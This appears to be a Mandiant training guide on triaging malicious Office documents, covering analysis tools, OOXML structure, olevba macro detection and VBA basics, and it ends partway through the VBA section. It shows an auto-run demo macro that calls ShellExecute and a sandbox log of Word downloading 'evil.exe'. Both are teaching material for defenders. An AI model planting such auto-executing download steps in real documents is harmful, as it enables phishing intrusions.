

Malicious Documents Analysis

Participant Guide



////////////////////////////////////

MANDIANT PROPRIETARY AND CONFIDENTIAL


hide01.ir

Table of Contents

Dynamic Analysis Tools	6
Office Open XML (OOXML)	8
Visual Basics for Applications (VBA)	11
Detecting Macros	14
Basics of Visual Basic	18
VBA Macro Environment	30
Office Security	32
Analysis	33
Lab – soundblaster	40
Detailed Analysis	42
VBA Stomping	47
Lab – Budget Approval	54
Excel 4.0 Macros	58
Lab – invoice1486	69
Portable Document Format (PDF)	75
OLESS	83
Rich Text Format (RTF)	91
Templates and Remote Template Injection	94
Lab - agent	98
Command Line Tools	106

Motivation

- Phishing attacks
- Common attack surface – no 0-day required
- Suspicious document on your machine? How to verify?



Course Expectations

Dos

- Reflect real malware trends from Mandiant Incident Response and Intelligence
- Practical approach to document analysis
- Differentiate document file types
- Triage workflow for each file type
- Extract malicious macros
- Deobfuscate macros through static and dynamic techniques

Don't's

- Avoid unnecessary file format details
- Avoid exploit analysis

Course Outline

- Dynamic Analysis Tools
- Office Open XML (OOXML)
- Visual Basic for Applications (VBA) Macros
- Excel 4.0 Macros (XLM)
- Portable Document Format (PDF)
- Object Linking and Embedding Structured Storage (OLESS)
- Rich Text Format (RTF)
- Templates and Remote Template Injection

File Format Zoo



.pdf



.rtf



.docx
.dotx (template)

👉 Macro-enabled

.doc
.dot (template)
.docm
.dotm (template)



.xlsx
.xltx (template)

👉 Macro-enabled

.xls
.xlt (template)
.xlsm
.xltn (template)
.xlsb (binary)



.pptx
.potx (template)
.ppsx (slideshow)

👉 Macro-enabled

.ppt
.pot (template)
.pptm
.potm (template)
.ppsm (slideshow)

A Note about Microsoft Office

Microsoft Office required for dynamic analysis

- OpenOffice and LibreOffice do not implement complete macro functionality

Installing and using Office in a virtual machine

- Install and take a snapshot
- One-week trial starts when Office is first launched
- Restore snapshot

Some techniques and exploits are version-specific and may not detonate properly

hide01.ir

Dynamic Analysis Tools

CyberChef

- Free tool from United Kingdom's Government Communications Headquarters (GCHQ)
- Encode/decode/transform data
- Available at cyberchef.org
- Offline version installed in FLARE VM

The screenshot displays the CyberChef web interface. The top bar includes a 'Download CyberChef' link, 'Last build: 10 days ago', and links for 'Options' and 'About / Support'. The interface is divided into three main sections: 'Operations', 'Recipe', and 'Input/Output'.

Operations: A list of operations including 'Search...', 'Favourites', 'To Base64', 'From Base64', 'To Hex', 'From Hex', 'To Hexdump', 'From Hexdump', 'URL Decode', 'Regular expression', 'Entropy', 'Fork', 'Magic', 'Data format', 'Encryption / Encoding', 'Public Key', and 'Arithmetic / Logic'.

Recipe: The 'From Base64' operation is selected. It shows a dropdown menu for 'Alphabet' with the value 'A-Za-z0-9+/' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode' (unchecked).

Input: The input text is 'U28gbG9uZy8hbmQgdGhhbmtzIGZvcj8hbmQgdGhlIGZpc2gu'. The status bar indicates 'length: 48' and 'lines: 1'.

Output: The output text is 'So long and thanks for all the fish.'. The status bar indicates 'time: 3ms', 'length: 36', and 'lines: 1'.

A large orange watermark 'hide01.ir' is visible across the center of the interface.

CyberChef Tips

Data type conversion

- **From Hex / To Hex** – Convert data to/from hex and ASCII
- **To Hexdump** – Display hex value of data with ASCII interpretation
- **From Decimal / To Decimal** - Convert data to/from decimal and ASCII

Text manipulation

- **Split** – Separate data based on delimiter
- **Find/Replace** – Replace (or remove) repeated data values
- **Remove Whitespace** – Eliminate new lines, tabs, spaces

Use text manipulation rules to extract payloads from text

Process Monitor

- Use filters and highlights to capture and emphasize relevant behavior
- Filter by operation
 - Process Create
 - WriteFile
 - RegSetValue
 - SetDispositionInformationFile
- Filter or highlight based on process name
- Exclude common processes or operations
- Save filters for future use

Network Monitoring Tools

FakeNet-NG

- Runs inside the analysis VM or in a separate VM
- Simulates common Internet protocols and services (e.g., DNS, HTTP/S, SMTP)
- Automatic protocol and SSL/TLS detection
- Process tracking and filtering
- Highly configurable interception engine
- Generates a .pcap traffic capture for each run

Wireshark

- De facto standard tool for analyzing .pcap files

Office Open XML (OOXML)

Office Open XML (OOXML)

- ZIP-compressed, XML-based open standard file format replacing OLEDB / compound file
- Default file format since Microsoft Office 2007
- Allows easier access to file components and interoperability between applications
 - Documents can be modified by unzipping, modifying parts and resources, fixing up the relationships between parts, and re-zipping

OOXML Terminology

Package

- The document as a ZIP archive containing all component parts

Part

- Any file in the package: XML files, binary files, supporting media files

Relationship

- A format specification that defines the structure of the document
- Specifies the connection of parts in the package using XML reference schemas
- File directory structure can be changed - if relationships are valid
- Relationships are described in XML parts in the package

OOXML Top-Level Directory Structure

_rels

- Contains the .rels root relationships part

Application-specific directory

- Word → word / Excel → xl / PowerPoint → ppt

[Content_Types].xml

- Listing of content types for all parts contained in the package

docProps

- Contains parts with metadata such as Author, Title, Created Date

Relationship

Relationships are found in .rels XML parts under _rels subdirectories

```
<Relationship Id="rId1"
```

```
Type="http://schemas.microsoft.com/office/2006/relationships/vbaProject"
```

```
Target="vbaProject.bin"/>
```

- Id: An identifier string used to reference the Target from other parts
- Type: Type of relationship
- Target: Path to the resource
- TargetMode: "External" if the resource exists outside of package
 - Can be used to retrieve resources (e.g. document template) from remote locations via HTTP

Distinguishing Document Types

Look at the `ContentType` for the main document part in `[Content_Types].xml`

Main document part

- Word → `/word/document.xml`
- Excel → `/xl/workbook.xml`
- PowerPoint → `/ppt/presentation.xml`

Example for a Word .docm document:

```
<Override PartName="/word/document.xml"  
  ContentType="application/vnd.ms-word.document.macroEnabled.main+xml"/>
```

hide01.ir

Distinguishing Word Documents

- docx: "application/vnd.openxmlformats-officedocument.wordprocessingml.document.main+xml"
- dotx: "application/vnd.openxmlformats-officedocument.wordprocessingml.template.main+xml"
- docm: "application/vnd.ms-word.document.macroEnabled.main+xml"
- dotm: "application/vnd.ms-word.template.macroEnabledTemplate.main+xml"

Distinguishing Excel Documents

- xlsx: "application/vnd.openxmlformats-officedocument.spreadsheetml.sheet.main+xml"
- xltx: "application/vnd.openxmlformats-officedocument.spreadsheetml.template.main+xml"
- xlsm: "application/vnd.ms-excel.sheet.macroEnabled.main+xml"
- xltm: "application/vnd.ms-excel.template.macroEnabled.main+xml"
- xlsb: "application/vnd.ms-excel.sheet.binary.macroEnabled.main"

Distinguishing PowerPoint Documents

- pptx: "application/vnd.openxmlformats-officedocument.presentationml.presentation.main+xml"
- potx: "application/vnd.openxmlformats-officedocument.presentationml.template.main+xml"
- pptm: "application/vnd.ms-powerpoint.presentation.macroEnabled.main+xml"
- potm: "application/vnd.ms-powerpoint.template.macroEnabled.main+xml"
- ppsx: "application/vnd.openxmlformats-officedocument.presentationml.slideshow.main+xml"
- ppsm: "application/vnd.ms-powerpoint.slideshow.macroEnabled.main+xml"

Visual Basics for Applications (VBA)

Flavors of Visual Basic


- Microsoft family of languages – selected incarnations shown here

- Similar to BASIC, low barrier to entry
- Accessible COM integration, OLE/ActiveX controls

Runtime	Code storage	Processor	Hosting
Visual Basic (VB)	P-Code	VM (e.g. MSVBVM60.DLL)	Self-hosted PE-COFF
Visual Basic (Native)	Native Instructions	Microprocessor	Self-hosted PE-COFF
Visual Basic for Applications (VBA)	P-Code	VM	MS Office, e.g. winword.exe, excel.exe
Visual Basic, Scripting Edition (VBScript)	Script code (text)	P-code Compiler/VM (vbscript.dll)	Windows Scripting Host, i.e. cscript.exe or wscript.exe


Visual Basic for Applications (VBA)

- Tight integration with Microsoft Office
- Accessible object model for controlling application features
- Macro editor available at the right-hand side of the View ribbon
 - Hotkey: Alt+F8



VBA Macro Editor

- Integrated Development Environment:
 - Automatic formatting
 - Code browsing
 - Support for developing forms
 - Integrated debugger
 - Line-oriented error highlighting



Detecting Macros

The first thing we're going to focus on is how to identify whether there are any macros present in your document. In a malicious document analysis scenario, when you're handed a document that you know nothing about, you should first get an idea of whether the document contains macros. If you identify that it does, you can then reach for the appropriate tools to extract and analyze the embedded VBA code.

Detecting Macros: Macro-Enabled File Extensions



.docx
.dotx(template)

👉 Macro-enabled

.doc
.dot(template)
.docm
.dotm(template)



.xlsx
.xltx(template)

👉 Macro-enabled

.xls
.xlt(template)
.xlsm
.xltn(template)
.xlsb(binary)



.pptx
.potx(template)
.ppsx(slide show)

👉 Macro-enabled

.ppt
.pot(template)
.pptm
.potm(template)
.ppsm(slide show)


Detecting Macros: olevba

Despite the name, this tool can operate on both legacy OLESS documents (e.g. .doc, .xls) and OOXML documents (e.g. .docm, .xlsm)

```
C:\Windows\system32\cmd.exe
C:\Users\user\Desktop>olevba howdy.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- howdy.docm
=====
FILE: howdy.docm
Type: OpenXML
-----
UBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'UBA/ThisDocument'
-----
Private Sub Document_Open()
    Howdy
End Sub
-----
UBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'UBA/NewMacros'
-----
Sub Howdy()
    Dim sh
    Set sh = CreateObject("Shell.Application")
    sh.ShellExecute ("https://www.mandiant.com/")
End Sub
-----
+-----+-----+-----+
| Type      | Keyword      | Description      |
+-----+-----+-----+
| AutoExec  | Document_Open | Runs when the Word or Publisher |
|           |               | document is opened |
| Suspicious | Shell        | May run an executable file or a system |
|           |               | command |
| Suspicious | ShellExecute | May run an executable file or a system |
|           |               | command |
| Suspicious | Shell.Application | May run an application (if combined |
|           |               | with CreateObject) |
| Suspicious | CreateObject | May create an OLE object |
| IOC       | https://www.mandiant | URL |
|           | .com/        | |
+-----+-----+-----+

C:\Users\user\Desktop>
```


Detecting Macros: Clues from Detonation



fn.log - Notepad

File Edit Format View Help

```
07/29/22 04:53:33 PM [ HTTPListener80]
07/29/22 04:53:33 PM [ Diverter] WINWORD.EXE (2776) requested TCP 192.0.2.123:443
07/29/22 04:53:33 PM [ HTTPListener80] GET /evil.exe HTTP/1.1
07/29/22 04:53:33 PM [ HTTPListener80] Accept: */*
07/29/22 04:53:33 PM [ HTTPListener80] Accept-Language: en-US
07/29/22 04:53:33 PM [ HTTPListener80] Accept-Encoding: gzip, deflate
07/29/22 04:53:33 PM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
07/29/22 04:53:33 PM [ HTTPListener80] Host: www.mandiant.com
07/29/22 04:53:33 PM [ HTTPListener80] Connection: Keep-Alive
07/29/22 04:53:33 PM [ HTTPListener80]
```



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Time o...	Process Name	PID	Operation	Path
4:53:33...	WINWORD.EXE	2776	SetAllocationIn...	C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F80085C
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F800
4:53:33...	WINWORD.EXE	2776	SetAllocationIn...	C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F800
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\Local\Temp\Cab4056.tmp
4:53:33...	WINWORD.EXE	2776	QueryAttribute...	C:\Users\user\AppData\Local\Temp\Cab4056.tmp
4:53:33...	WINWORD.EXE	2776	SetDispositionIn...	C:\Users\user\AppData\Local\Temp\Cab4056.tmp
4:53:33...	WINWORD.EXE	2776	QueryAttribute...	C:\Users\user\AppData\Local\Temp\Tar4057.tmp
4:53:33...	WINWORD.EXE	2776	SetDispositionIn...	C:\Users\user\AppData\Local\Temp\Tar4057.tmp
4:53:33...	WINWORD.EXE	2776	SetAllocationIn...	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content\IE5\AR8U77I0\evil[1].exe
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content\IE5\AR8U77I0\evil[1].exe
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content\IE5\AR8U77I0\evil[1].exe
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content\IE5\AR8U77I0\evil[1].exe
4:53:33...	WINWORD.EXE	2776	WriteFile	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content\IE5\AR8U77I0\evil[1].exe

Showing 438 of 171,708 events (0.25%) Backed by virtual memory

Detecting Macros: OOXML Analysis


[Content_Types].xml

- Defines bin extension for vbaProject
- Declares main part to be macro-enabled



```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
3 <Default Extension="bin" ContentType="application/vnd.ms-office.vbaProject"/>
4 <Default Extension="jpeg" ContentType="image/jpeg"/>
5 <Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/>
6 <Default Extension="xml" ContentType="application/xml"/>
7 <Override PartName="/ppt/presentation.xml" ContentType="application/vnd.ms-powerpoint.presentation.macroEnabled.main+xml"/>
8 <Override PartName="/ppt/slideMasters/slideMaster1.xml" ContentType="application/vnd.openxmlformats-officedocument.presentationml.slideMaster+xml"/>
9 <Override PartName="/ppt/slides/slide1.xml" ContentType="application/vnd.openxmlformats-officedocument.presentationml.slide+xml"/>
10 <Override PartName="/ppt/presProps.xml" ContentType="application/vnd.openxmlformats-officedocument.presentationml.presProps+xml"/>
11 <Override PartName="/ppt/viewProps.xml" ContentType="application/vnd.openxmlformats-officedocument.presentationml.viewProps+xml"/>
</Types>
```

ppt\vbaProject.bin present



Basics of Visual Basic


Now we're going to cover some basics about the VBA language itself. The goal of this section is not to become an expert in VBA or even to become a competent VBA developer – it's to understand enough about the language to comprehend malicious VBA embedded in documents.

Subroutines and Functions

Statements for defining functions and subroutines:

- Sub SomeSub() ... End Sub
 - Subroutine – no return value
- Function SomeFunc() ... End Function
 - Returns a value
- Transferring control to subs and functions:
 - Call – not strictly necessary
- Both Sub and Function may accept parameters


Example:



```
Sub Testx()  
    Call MsgBox(Application.Path)  
End Sub
```

The screenshot shows the VBA Editor with the 'General' tab selected. The code defines a subroutine named 'Testx' that calls 'MsgBox' with 'Application.Path' as the message text.


Result:



Function Return Values

Functions return values by assigning the value to the name of the function.


Example:



The screenshot shows a VBA editor window with two tabs: "(General)" and "TestCallee". The "TestCallee" tab is active. The code in the editor is as follows:

```
Sub Testx()  
    Call MsgBox (TestCallee())  
End Sub  
  
Function TestCallee()  
    TestCallee = "Art Vandelay"  
End Function
```

Result:



Call Keyword Optional

Without a **Call** keyword and with or without parentheses


```
(General) TestCallee
Sub Testx()
    TestCallee
End Sub

Sub TestCallee()
    Dim something As String
    something = "Art Vandelay"
    Call MsgBox(something)
End Sub
```

Without a **Call** keyword and with or without parentheses

```
(General) TestCallee
Sub Testx()
    Dim something As String
    something = "Art Vandelay"
    TestCallee something
End Sub

Sub TestCallee(x)
    Call MsgBox(x)
End Sub
```



hide01.ir

Variables and Types


Declaring variables

- Dim varname
- Dim varname as Sometype
- Dim var1, var2, var3

Example types (not exhaustive):

- Numeric: Integer, Double, Boolean
- Sequence: Byte, String
- Special: Date, Currency
- Base: Variant – can be anything

Example:



